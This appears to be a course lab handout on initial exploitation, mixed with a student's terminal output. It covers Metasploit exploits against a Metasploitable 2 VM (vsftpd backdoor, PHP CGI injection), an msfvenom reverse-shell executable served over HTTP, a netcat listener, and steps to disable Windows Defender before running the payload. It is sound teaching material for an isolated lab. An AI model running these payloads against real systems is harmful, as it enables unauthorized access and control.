

Lab 4: Gaining Access (Initial Exploitation)

Lab Objective

In this lab, you will move from enumeration to exploitation and gain initial access to vulnerable systems in a controlled lab environment.

You will:

- Exploit a vulnerable Linux system (Metasploitable 2)
- Gain a reverse shell
- Use Metasploit correctly
- Demonstrate proof of access
- Understand payloads and listeners
- Document your methodology

Lab Environment


System	Role
ATTACK01	Kali Linux (Attacker)
MSF01	Metasploitable 2 (Linux target)
WS01	Windows 10 (Optional later section)
Network	VMware Host-Only (VMnet1)

Rules of Engagement

- Do NOT scan outside the lab network
- Do NOT exploit DC01 in this lab
- Follow steps in order

NOTE: For every tabs you open, make sure your name is on the tab using this command. For screenshot tabs you do not add your name, half mark would be deducted

```
PS1='[`date "+%D"`] yourname@\h:\w\$ '
```



The screenshot shows a Kali Linux terminal window with a dark background. The title bar at the top contains the menu items 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the title bar, there are two tabs: 'kali@Fuad: ~/Documents' and 'kali@Fuad: ~'. The active tab is 'kali@Fuad: ~'. The terminal prompt is '(kali@Fuad)-[~]'. The user has entered the command 'PS1='[`date "+%D"`] fuad@\h:\w\\$ ' and the terminal has executed it, showing the output '[02/11/26] fuad@\h:\w\$' followed by a cursor.

Part 1 — Exploiting Metasploitable 2 (Linux)

Step 1.1 - Confirm Network Settings

Confirm IP Address on Kali

```
ip a
```

Record:

- 192.168.163.135

This information will be reused for all scans.

Part 2 — Scanning Metasploitable 2 (MSF01)

VM State

- ON: ATTACK01 + MSF01
- OFF: WS01, DC01

Step 1 — Identify Target IP

On Kali:

```
nmap -sn 192.168.163.0/24
```

Identify MSF01 IP.

```
(kali㉿kali)-[~]  
$ PS1='[\`date "+%D"`] melvin@\h:\w\$ '   
  
[02/25/26] melvin@\h:\w$ nmap -sn 192.168.163.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-25 19:14 EST  
Nmap scan report for 192.168.163.1  
Host is up (0.00017s latency).  
MAC Address: 00:50:56:C0:00:08 (VMware)  
Nmap scan report for 192.168.163.2  
Host is up (0.00012s latency).  
MAC Address: 00:50:56:FC:31:3D (VMware)  
Nmap scan report for 192.168.163.128  
Host is up (0.00013s latency).  
MAC Address: 00:0C:29:CC:AF:13 (VMware)  
Nmap scan report for 192.168.163.254  
Host is up (0.00018s latency).  
MAC Address: 00:50:56:F3:C9:0E (VMware)  
Nmap scan report for 192.168.163.135  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.92 seconds
```

Step 2 — Service Version Detection

`nmap -sS -sV 192.168.163.128/24`

Identify vulnerable services such as:

- vsftpd
- samba
- tomcat
- apache

```
[02/25/26] melvin@h:\w$ nmap -sS -sV 192.168.163.128/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-25 19:15 EST
Nmap scan report for 192.168.163.1
Host is up (0.011s latency).
All 1000 scanned ports on 192.168.163.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.163.2
Host is up (0.000039s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    open  domain Simple DNS Plus
MAC Address: 00:50:56:FC:31:3D (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.163.128
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  X11      (access denied)
6667/tcp  open  irc      UnrealIRCd
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:CC:AF:13 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.163.254
Host is up (0.00020s latency).
All 1000 scanned ports on 192.168.163.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F3:C9:0E (VMware)

Nmap scan report for 192.168.163.135
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.163.135 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 19.08 seconds
```

Step 3 — Launch Metasploit

msfconsole

Step 4 — Search for Vulnerable Service Exploit

search vsftpd

```
msf > set PROMPT melvin-msf6
PROMPT => melvin-msf6
melvin-msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
melvin-msf6 > sS
```

Load exploit:

use exploit/unix/ftp/vsftpd_234_backdoor

```
Unsetting RHOST...
fuad-ms5 exploit(windows/smb/ms08_067_netapi) > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
fuad-ms5 exploit(windows/smb/ms08_067_netapi) > use 0
[*] Using configured payload cmd/unix/interact
```

```
melvin-msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
melvin-msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Step 5 — Configure Exploit

set RHOSTS <MSF01_IP>

run

If successful, a session will open.

```
msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.227.138
RHOST => 192.168.227.138
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.227.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.227.138:21 - USER: 331 Please specify the password.
[+] 192.168.227.138:21 - Backdoor service has been spawned, handling...
[+] 192.168.227.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.227.138:41489 -> 192.168.227.138:6200) at 2026-02-25 01:30:31 -0500

whoami
root
pwd
/
```

```
melvin-msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.163.128
RHOSTS => 192.168.163.128
melvin-msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.163.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.163.128:21 - USER: 331 Please specify the password.
[+] 192.168.163.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.163.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.163.135:45531 -> 192.168.163.128:6200) at 2026-02-25 19:24:42 -0500
```

Step 6 — Verify Access

Inside session:

whoami

id

uname -a

Confirm you have a shell.

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)

SAMPLE SCREENSHOT

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Part 3 — Manual Reverse Shell (Listener Understanding)

Step 1 — Setup Netcat Listener

On Kali:

```
nc -lvnp 4444
```

```
(kaliⓈFuad)-[~]  
$ nc -nvlp 4444  
listening on [any] 4444 ...  
█
```

```
[02/25/26] melvin@h:\w$ nc -nvlp 4444  
listening on [any] 4444 ...  
█
```

Step 2 — Generate Reverse Shell Payload using the command below

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.227.188 LPORT=4444 -f exe > backdoor.exe
```

```
(kaliⓈFuad)-[~/Documents/INFT]  
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.227.188 LPORT=4444 -f exe > backdoor.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 324 bytes  
Final size of exe file: 7168 bytes
```

SAMPLE SCREENSHOT

```
[02/25/26] melvin@h:\w$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.163.135 LPORT=4444 -f exe > backdoor.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 324 bytes  
Final size of exe file: 7168 bytes
```

Step 3 — Setup a C2 server using python httpserver


```
python -m http.server 8080
```

```
(kaliⓈFuad)-[~/Documents/INFT]  
$ python -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
█
```


SAMPLE SCREENSHOT

```
[02/25/26] melvin@h:\w$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


Step 4 — visit this in the browser of the windows 10 Victim using the attackers ip address over port 8080




Ensure that windows virus and threat protection is off before downloading the file




If it informs you that it is unsafe




Click on the three dots and select keep, it will give you another warning




Click on the arrow beside delete and select keep anyway




If all goes well it should be downloaded



- [backdoor.exe](#)



Go to the downloads folder, right click and run as administrator, you should get the windows protecting your PC, click more info and select run anyways



Step 5 — Check for reverse shell

Go back to your kali and you should have gained access.

Run the following command

- whoami
- ipconfig
- hostname

```
(kali㉿Fuad)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.227.188] from (UNKNOWN) [192.168.227.137] 49933
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student\Downloads>whoami
whoami
desktop-9g89gkb\student
```

SAMPLE SCREENSHOT

```

[02/25/26] melvin@h:\w$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.163.135] from (UNKNOWN) [192.168.163.129] 49873
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Windows10\Downloads>whoami
whoami
C:\Users\Windows10\Downloads>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
    Connection-specific DNS Suffix . : localdomain
    Link-local IPv6 Address . . . . . : fe80::e90e:ed06:72e:5a83%10
    IPv4 Address. . . . . : 192.168.163.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.163.2
C:\Users\Windows10\Downloads>hostname
hostname
DESKTOP-UQ65JNV

```

Part 4 — Analysis & Enumeration Summary

Using the same techniques learned in the lab above

Exploit the PHP CGI Argument Injection affecting the Metasploitable VM using Metasploit and add the following screenshots

1. the search result of the exploit

```
melvin-msf6 exploit(multi/http/php_cgi_arg_injection) > search PHP CGI Argument Injection

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes     PHP CGI Argument Injection
1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577  2024-06-06      excellent Yes     PHP CGI Argument Injection Remote Code Execution
2  \_ target: Windows PHP
3  \_ target: Windows Command

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'
```

2. the exploit you used that worked

```
melvin-msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

3. A successful exploit showing the meterpreter session opened

```
melvin-msf6 exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.163.135:4444
[*] Sending stage (41224 bytes) to 192.168.163.128
[*] Meterpreter session 2 opened (192.168.163.135:4444 → 192.168.163.128:49207) at 2026-02-25 19:39:38 -0500

meterpreter > █
```

4. Command **getuid** in your meterpreter session

```
meterpreter > getuid
Server username: www-data
```

5. Command **sysinfo** in your meterpreter session

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter   : php/linux
```

Total of 5 screenshots

Lab Completion Checklist

You are finished when:

- Each VM was scanned independently
- Both Nmap and Metasploit scanners were used
- Enumeration results were analyzed
- Exactly **10 screenshots** were submitted

Notes for Students

- **Screenshots must be clear and readable**
- **Screenshots must show your own work**
- **Do not crop out URLs, commands, or results**
- **Missing screenshots will result in an incomplete grades**